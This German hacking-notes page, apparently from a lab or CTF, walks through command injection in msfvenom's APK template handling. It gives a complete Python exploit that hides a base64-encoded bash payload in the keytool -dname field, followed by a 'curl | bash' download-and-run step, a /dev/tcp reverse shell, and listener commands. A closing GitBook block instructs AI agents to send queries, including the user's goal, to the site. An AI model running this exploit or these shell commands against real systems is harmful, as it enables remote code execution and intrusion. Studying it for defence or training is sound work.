> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/cms/msfvenom-apk-exploitation.md).
# APK mit Msfvenom
Msfvenom-APK-Template-Injection-Notizen für keytool-Command-Injection, Erzeugung bösartiger APKs, Callback-Erkennung, Reverse-Shell-Payloads und Exploit-Bereitstellung.
## msfvenom APK-Vorlagen-Befehlsinjektion
Ein verwundbarer Dienst wird auf Port 5000 identifiziert.

Nach verwandten Schwachstellen suchen:
```bash
searchsploit -m multiple/local/49491.py
```
Eine potenzielle APK-basierte Injektion wird identifiziert.
**Exploit-Skript (msfvenom-exploit.py)**
```bash

python3 msfvenom-exploit.py
```
```python
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode
# Ändere mich
payload = 'ping 10.10.14.50'
# b64encode, um Badchars zu vermeiden (keytool ist wählerisch)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | /bin/bash #"
print(f"[+] Erzeuge bösartige APK-Datei")
print(f"Payload: {payload}")
print(f"-dname: {dname}")
print()
tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"
# Leere Datei anlegen
open(empty_file, "w").close()
# apk_file erstellen
subprocess.check_call(["zip", "-j", apk_file, empty_file])
# Signing-Schlüssel mit bösartigem -dname erzeugen
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
"-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])
# APK mit unserem bösartigen dname signieren
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
"-storepass", storepass, "-keypass", keypass, apk_file, key_alias])
print()
print(f"[+] Fertig! Die apk-Datei befindet sich unter {apk_file}")
print(f"Führe aus: msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```
Das Skript erzeugt eine temporäre Datei mit einer bösartigen APK.
**ICMP-Paketanalyse**
Überwache die Netzwerkaktivität auf einen Callback:
```bash
tcpdump -i tun0 icmp -n
```
### **RCE-Ausnutzung mit Msfvenom**
Ändere die Payload, um eine Reverse-Verbindung herzustellen:
```bash
# Ändere mich
payload = 'curl 10.10.14.50 | bash'
```
Erstelle einen `index.html` Datei mit folgendem Inhalt:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.50/443 0>&1
```
Starte einen HTTP-Server:
```bash
python3 -m http.server 80
```
Dann warte auf die Verbindung auf Port 443:
```bash
nc -nlvp 443
```
Sobald die APK gesendet und auf dem Ziel ausgeführt wurde, wird eine Remote-Shell erhalten.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/cms/msfvenom-apk-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)

.png?alt=media)
.png?alt=media)